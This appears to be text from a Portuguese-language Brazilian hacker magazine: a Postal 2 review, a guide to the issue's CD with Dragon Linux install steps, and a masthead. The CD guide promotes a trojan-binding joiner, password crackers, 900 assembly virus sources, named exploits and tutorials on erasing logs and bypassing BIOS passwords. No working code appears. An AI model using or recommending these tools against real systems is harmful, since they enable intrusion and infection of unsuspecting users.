Atirar com uma espingarda enfiada no ânus de um gato, urinar e vomitar em pessoas inocentes, fumar crack e incendiar carros e multidões são apenas alguns dos objetivos do Postal 2. Mas para falar sobre este jogo precisamos, em primeiro lugar, admitir que não se trata de um jogo comum. É importante ressaltar que a equipe que o desenvolveu não buscou revolucionar a forma de jogar em "1st person shooters", não tentou criar um ambiente virtual realístico e também não se preocupou nem um pouco em criar um enredo forte.


A principal meta do projeto é: ser o game mais sem noção de todos os tempos. Podemos dizer que eles conseguiram.

Entre as insólitas missões, você terá que exterminar terroristas, xiitas, padres, crianças, manifestantes, policiais e muitas, muitas pessoas que estão apenas passando pela rua.

Tanta violência e ousadia renderam reações diferentes de várias partes da sociedade. Os governantes e moralistas de sempre detestaram o jogo e estão tentando a todo custo proibi-lo novamente; as revistas especializadas consideram que o jogo "foi longe demais"; e os fãs, bem, os fãs estão adorando!

Aliás, ele já está dando o que falar... Na Holanda, já há um protesto organizado contra o game. Um jornal de Amsterdã, na Holanda, voltado ao público gay, pediu à Justiça que não importe o Postal 2 para o país, pois, segundo a publicação, o jogo incita a violência contra os homossexuais. Os desenvolvedores alegam que a cidade onde se passa o game tem de tudo, não só homossexuais; portanto, não estimula a violência contra eles – um homosse-

xual só é morto se quem está jogando assim o quiser. O fato é que o Postal 2 já está sendo cotado como um dos games que mais vai sofrer com as restrições. Aliás, sua comercialização já está sendo impedida na Austrália, país campeão em proibições de games.



Guia do



Tudo muda o tempo todo, e você?

Mais Slack, mais white papers, mais exploits e mais defacements.

A cultura underground da Internet não pára de produzir e se superar.

Um tempo atrás, não havia distribuição Linux mais leve e segura que o Slackware.

E agora descobrimos o ainda mais leve Dragon Linux.

Depois de tantos tutoriais seria praticamente impossível encontrar algo de novo para ensinar. Mas lendo atentamente os documentos da categoria white papers, você verá que a evolução dos ataques e defesas é contínua e as novas técnicas não param de brotar.

Acontece o mesmo com os novos exploits, cada vez mais inteligentes e explorando brechas nunca dantes vulneráveis. As ferramentas de segurança, por sua vez, precisam acompanhar esse avanço e também são adaptadas e aperfeiçoadas cada vez mais. Já os vírus são sempre reinventados e estragam tudo. Cada dia aparece uma novidade, e para ficar por dentro de todas elas, a melhor forma é olhar com bastante cuidado o CD desta edição. A seguir mostraremos mais sobre o que você encontrará nele.



Destaque: Dragon Linux

Dragon Linux: Uma esperança para sua lata velha

O Dragon Linux é uma alternativa pra vc que quer utilizar uma distro Linux no seu computador velho, aquele 386, 486, que está pegando poeira e todinho infestado de insetos.

Sendo baseado no Slackware 7.1, o Dragon Linux é bem leve, necessitando somente de um 486, com 32 MB de RAM e um HD de 500 MB pra rodar a distro com uma interface gráfica. Se vc for usar só linha de comando, um 386 com 16 MB de RAM é o suficiente.

Ele não é "Live", portanto tem que ser instalado. O bom é que ele não pede pra que vc crie partições, pois ele fica alojado em sua partição FAT16/32, até mesmo a partição swap. Fica tudo numa pasta só, o que garante a integridade da FAT16/32.

Instalando o Dragon Linux

Instalar o Dragon Linux é muito simples. Primeiro extraia o conteúdo do zip do Dragon Linux em uma pasta do seu HD, pode ser *C:\Dragon*.

Extraído o conteúdo do zip, a pasta terá as seguintes pastas: Kernel, Packages e Setup.

Estando tudo certo, é hora de acessar o setup, mas é necessário que ele seja acessado em modo MS-DOS real. Se estiver

usando o Windows 98, mande-o reiniciar em modo MS-DOS; se estiver usando outro Windows mais recente que o 98, pegue na Net um disco de boot dele.

No DOS, acesse o *setup.bat*, que no nosso caso seria *c:\dragon\setup* e então *setup* novamente.

O próximo passo é entrar com um username, tecle *root* e prossiga. Digite *setup* outra vez e agora sim a instalação começará.

Dê *Enter* e aparecerá a opção *Swap file*. Então, crie um arquivo swap de acordo com sua RAM, metade dela é o ideal, mas se seu HD for muito pequeno, coloque 32.

Na próxima tela, selecione os arquivos que vc não quer que sejam instalados. Como ele é feito para máquinas antigas, não existem tantas opções assim. Se houver espaço no HD, instale todos os pacotes.

Depois de escolhidos os arquivos a serem instalados, é hora de reservar um espaço no HD para o Dragon Linux. Se vc estiver pensando em instalar programas à parte no Dragon Linux, deixe mais espaço no HD para ele. Por exemplo, todos os pacotes que vc instalou dão 400 MB, então o programa de instalação separa esse número exato pra vc, pra fechar a pseudo-partição. Depois de fechada vc não poderá incluir mais nada nesta distro. Colocando mais do que o tamanho dos pacotes instalados vc poderá incluir muitas outras coisas depois, não se esquecendo de que o Dragon Linux limita a partição a somente 2 GB.

Agora é só começar a instalação dos arquivos. Reinicie a máquina depois de tudo gravado.

Inicie o MS-DOS novamente e para iniciar o Dragon Linux, no nosso caso: *c:\dragon\dragon*.

A partir dai é só configurar o video, som, etc., lembrando que ele é baseado no Slackware.

Destaque: Videoaulas **Para cabaco nenhum botar de feito**

Atendendo a pedidos de alguns leitores, fizemos duas aulas em vídeo mostrando técnicas simples de hacking para lammers. Uma sobre o Senna Spy Joiner e outra sobre o Nmap.

Na primeira falamos sobre o joiner brasileiro que, assim como o Nmap, é uma excelente ferramenta que caiu no conhecimento de pessoas erradas que acham que hacking é simplesmente ferrar os outros.

A primeira aula sobre split de arquivos deve responder as perguntas do tipo: Fiz download de um MP3 e meu micro ficou infectado, como isso é possível? Dessa forma mostramos como a maioria dos otários consegue fazer download e instalar servidores de trojans e spywares.

Na outra aula, falaremos do Nmap e revelaremos que a cena de invasão que o pessoal do filme *Matrix Reloaded* mostrou não é difícil de ser realizada na realidade.

Você não vai precisar ser o escolhido para clicar duas vezes em um programa de Windows, digitar um IP e apertar o botão Scan. A aula mostra isso e desmistifica mais uma das lendas sobre, como dina o *Fantastico*, "os feras da informática". Confira, divirta-se e delete suas duvidas sobre o mundo dos lammers!

Categoria: Cracking Quebrando tudo!



Quanto mais inventam mecanismos para proteção de dados, mais os crackers se divertem. Aconteceu isso com as senhas de rede e de e-mail, com os DVDs e com qualquer outra coisa que precise de encriptação ou autenticação por senha.


No CD desta edição você encontra ferramentas para executar algumas das técnicas mais legais de cracking: a engenharia reversa e a recuperação de senhas.

A primeira é mais trabalhosa, porém, tem um princípio básico interessante e bem simples: encontrar e decodificar os dados importantes, onde quer que eles estejam.

No caso da recuperação de senhas o processo é mais simples.

Você já sabe onde sua senha está, bastando convertê-la para um formato inteligível.

É importante lembrar que ambas, na essência, não visam à pirataria. Crackear uma senha envolve raciocínio lógico e implica na busca de conhecimento a respeito de segurança e criptografia de dados.



Categoria: Porn Tools Tire as crianças da sala!

Derrubar servidores pode ser legal, mas visitar "sites adultos" também faz parte do programa de qualquer marmanjo que vira as noites na frente de um micro.

Pensando nisso, selecionamos uma série de ferramentas para eliminar as principais dificuldades que fazem dos sites pornôs verdadeiras armadilhas. São pop-up killers, para acabar definitivamente com as janelinhas pentelhas que abrem aos montes.

Ripadores de site, que copiam o site todo para seu micro, permitindo que você navegue off-line depois. Além dos novos e melhorados programas de P2P, com destaque para o BitTorrent. Este, apesar de demasiadamente simples, tem funções especiais para baixar arquivos de tamanhos grandes. Inicialmente, era usado para baixar distros; hoje, filmes adultos completos infestam sua rede. No KaZaA também não é difícil encontrar este conteúdo picante, porém, como sua rede está geralmente congestionada, é preciso uma forcinha externa. Aí entram os third parties, que aceleram seus downloads e permitem que você baixe mais arquivos sem permitir uploads. Bem, os programas estão ai: agora é só se divertir!

Categoria: Virii Tudo em ASM

Apesar de ser uma das linguagens mais complexas, o Assembler figura entre as melhores opções para aqueles que desejam aprender como funciona um worm. Por isso, selecionamos para esta categoria mais de 900 códigos-fonte nesta linguagem para que você possa desvendar os segredos da criptografia, camuflagem de dados e os vírus polimorficos.

É importante lembrar que os códigos-fonte disponibilizados no CD têm o intuito educativo, e apenas lê-los não irá afetar seu computador.



Categoria: Exploits

Seleção de vulnerabilidades

Confira abaixo alguns dos destaques desta categoria. Na interface do CD existem mais dezenas sobre cada um deles. Se você estiver em um sistema *NIX, acesse a pasta *CDInterface* e visualize o conteúdo do CD no arquivo *Conteudo.htm*.

Winamp Exploit Vulnerabilidade que provoca loops infinitos, travando a máquina
MS-SQL MS-SQL Vulnerability Exploiting Trusted Connections

Windows Overflow Prova de Concept Exploit para Windows overflow

Windows SMTP Dos Testa vulnerabilidades do servidor Microsoft SMTP

Enceladus Server Suite 3.9 Buffer overflow em servidores FTP

Unicode Exploit Vulnerabilidade de Unicode no IIS

Pmachine 2.2.1 Ataque remoto em web servers

5HP0G1FAAC Multiplas vulnerabilidades Mailtraq

Mwmmexploit Executa códigos arbitrários remotamente

Geeklog Vulnerabilidades múltiplas no SQL Baby Ataque remoto para o Baby FTP Server Priv8gbn Buffer overflow no servidor Naval Gnome

P news Ataque de escalation para P news x_diagram aix5l_4x Local root exploit para AIX 5.x e AIX 4.x

x_lsmodde_aix4x Local root exploit para AIX 4.x


Categoria: Defacements

Windows ainda é o pior

Nos últimos tempos, as invasões a servidores Linux aumentaram. Até o CD desta edição da H4CK3R mostra isso: de 15 defacements, nove são em servidores rodando Linux e apenas seis de Windows. Isso significa que servidores Windows são mais seguros? NÃO. Esses números mostram duas coisas: muito mais gente está usando Linux em suas redes e mais gente ainda quer falar mal desta escolha. Já a comunidade dos defacers não quer nem saber. Eles invadem e fazem pichações sem discriminação e provam que os dois tipos são extremamente vulneráveis! Os admins não deveriam perder tempo discutindo qual SO usar, mas sim como administra-lo. Enquanto isso, os defacers se divertem...

Categoria: MP3

Porradaria digital



Na seleção de músicas desta edição concentrarmos nosso foco no metal-techno-industrial.

Este estilo mistura as guitarras pesadas do heavy metal com as batidas insanas do techno. O resultado é um som nervoso e pesado que agrada aos fãs de rock e de música eletrônica. Além de tudo, o gênero também se encaixa como uma luva na filosofia dos cyberpunks e ravers da vida, que curtem tecnologia e porradaria. No bom sentido, é claro.

H4CK3R

Em respeito ao jornaleiro a Digerati
não trabalha com assinaturas

Atendimento ao leitor

Fone: (11) 3217-2626 (9h às 21h) – suporte@digerati.com.br
Marcos Raul, Eduardo Rodrigues, Rodrigo França, Thiago Sobrinho, Helky Campos

Atendimento de vendas

Fone: (11) 3217-2600 – vendas@digerati.com.br
Luana Águia e Ana Paula Venâncio

Revista Hacker

Editor

Marcelo Barbão (mbarbao@digerati.com.br)

Editor assistente

Mauricio Martins (mauricio@digerati.com.br)

Redatores

Bruno Cesar, João Marinho e Fernando Wiek

Arte

Helber Bimbo, Marina Fiorese e Fábio Augusto

Colaboraram nesta edição:

Gleicon S. Moraes, Adriano Carvalho, Juliano Toledo, Antonio Marcelo

Revisão

Angela das Neves, Cintia Yamashiro

Departamento Multimídia

Design e Programação: Alexandre Diniz

Conteúdo: Juliano Barreto e João Henrique

Vídeo: Felipe Madureira

Departamento de Internet

Tarcila Broder, Carlos Sivali Ignatti

Os artigos assinados não refletem necessariamente
a opinião da revista, e sim de seus autores.



Digerati Comunicação e Tecnologia Ltda

Rua Haddock Lobo, 347 – 12º. Andar

CEP 01414-001 São Paulo SP

Fone: (11) 3217-2600 Fax: (11) 3217-2617

www.digerati.com

Diretores

Alessandro Gerardi – (gerardi@digerati.com.br)

Luis Alonso G. Neira – (afonoi@digerati.com.br)

Alessio Fon Melojo – (alessio@digerati.com.br)

Diretor Comercial

René Luiz Cassettari – (rene@digerati.com.br)

Representante Comercial no E.U.A.

Multimídia, Inc - Tel. + 1-407-903-5000 Ext.222 Fax + 1-407-363-9809

Fernando Mariano – (info@multimediausa.com)

Marketing

Erica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins

Assessoria de Imprensa

Simone Siman – (siman@digerati.com.br)

Recursos Humanos

Viviane Cardoso – (viviane@digerati.com.br)

Logística de Produção

Pierre Abreu – (pierre@digerati.com.br)

Tecnologia da Informação

Tadeu Carmona – (tadeu@digerati.com.br)

Impressão e Acabamento

Oceano Indústria Gráfica Ltda.

Fone: (11) 4446-6544

Distribuidor Exclusivo para bancas de todo o Brasil

Fernando Chinaglia Distribuidora SA

Fone: (21) 3879-7766



www.digerati.com

a melhor programação da informação digital

Só não vai ter controle remoto

Agora a Digerati conta com 3 canais

Revistas para usuários avançados.
Publicações com programação,
segurança digital, redes, Linux,
hacking e muito mais.

Publicações para usuários domésticos,
com muita diversão, educação digital,
entretenimento, dicas simples e
softwares práticos.

Quem gosta de jogos eletrônicos,
videogames e emoção, lá as revistas da
Digerati Games. Entretenimento
eletrônico de qualidade.



Digerati. A editora especialista em comunidade digital



Dê um...



nos sistemas tradicionais.



Experimente:

LINUX



Hangar Comp@ny
Linux Solutions

**tecnologia da informação
soluções sob medida
projetos corporativos
treinamentos em LINUX**

Largo do Padre Pericles, 145 • cj. 182 • Barra Funda • CEP 01156-040 • São Paulo • SP
Tel.: 11 3666-6495 • e-mail: contato@hangarcompany.com.br • www.hangarcompany.com.br



HACK3R

11

Linux completo!

Dragon Linux, baseado no Slackware Roda em micros com pouca memória e inclui as interfaces Enlightenment, GNOME e KDE X-Windows, além das melhores ferramentas para rede, como o Apache, Lynx, News, Pine, PPP, Sendmail, Samba, FTP, etc.

Cracking e Exploits

Mais de **100** programas usados para obter senhas, fazer engenharia reversa de programas e explorar vulnerabilidades

Superpacote de Vírus

Mais de **900** códigos em Assembler para estudo

Porn Tools

Tudo o que você precisa para baixar vídeos em redes P2P com simplicidade e segurança.

Destaque: BitTorrent

A nova sensação no P2P. Inclui programas clientes e servidores, em versões para Linux e Windows

Na Revista Tutoriais completos

Como criar sistemas para detecção de intrusos (IDS), Honeypots (armadilhas para caçar hackers) e tudo sobre o IPTables

Coleção com os melhores cursos

Mais de 50 tutoriais na área de segurança. Inclui os temas:

- Invasão
- Bruteforce
- Como usar proxy
- Usando um IP anônimo
- Apagando logs em um sistema *nix
- Ataque a FreeBSD com kernel modules
- Tudo sobre firewalls
- Como passar por senhas de BIOS
- Burlando firewalls
- Escutas telefônicas
- IPtables firewall
- Criptografia
- Manual básico da telefonia convencional
- Eliminação de vulnerabilidades

- Default passwords
- Cisco exploiting
- Manual de reprogramação de TPs
- IPChains e iplog
- Insegurança no X Window
- Linux Security Logs
- Guia definitivo para gamers em Linux
- Identificador de chamadas - BINA
- Por que antivírus não param worms de e-mail
- Filtro de pacotes no Linux 2.4
- Métodos de detecção de clones de celular
- Apache
- Programação para Batch Programming
- Redes locais mais protegidas
- Características dos vírus polimórficos
- W32/SirCam.A
- Contra-inteligência baseada em Internet
- Structural vs. Operational Intrusion Detection

Atenção!

Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP.

O conteúdo do CD-ROM é fornecido por softwares freeware e versões de demonstração.

**PARENTAL
ADVISORY
EXPLICIT SOFTWARE**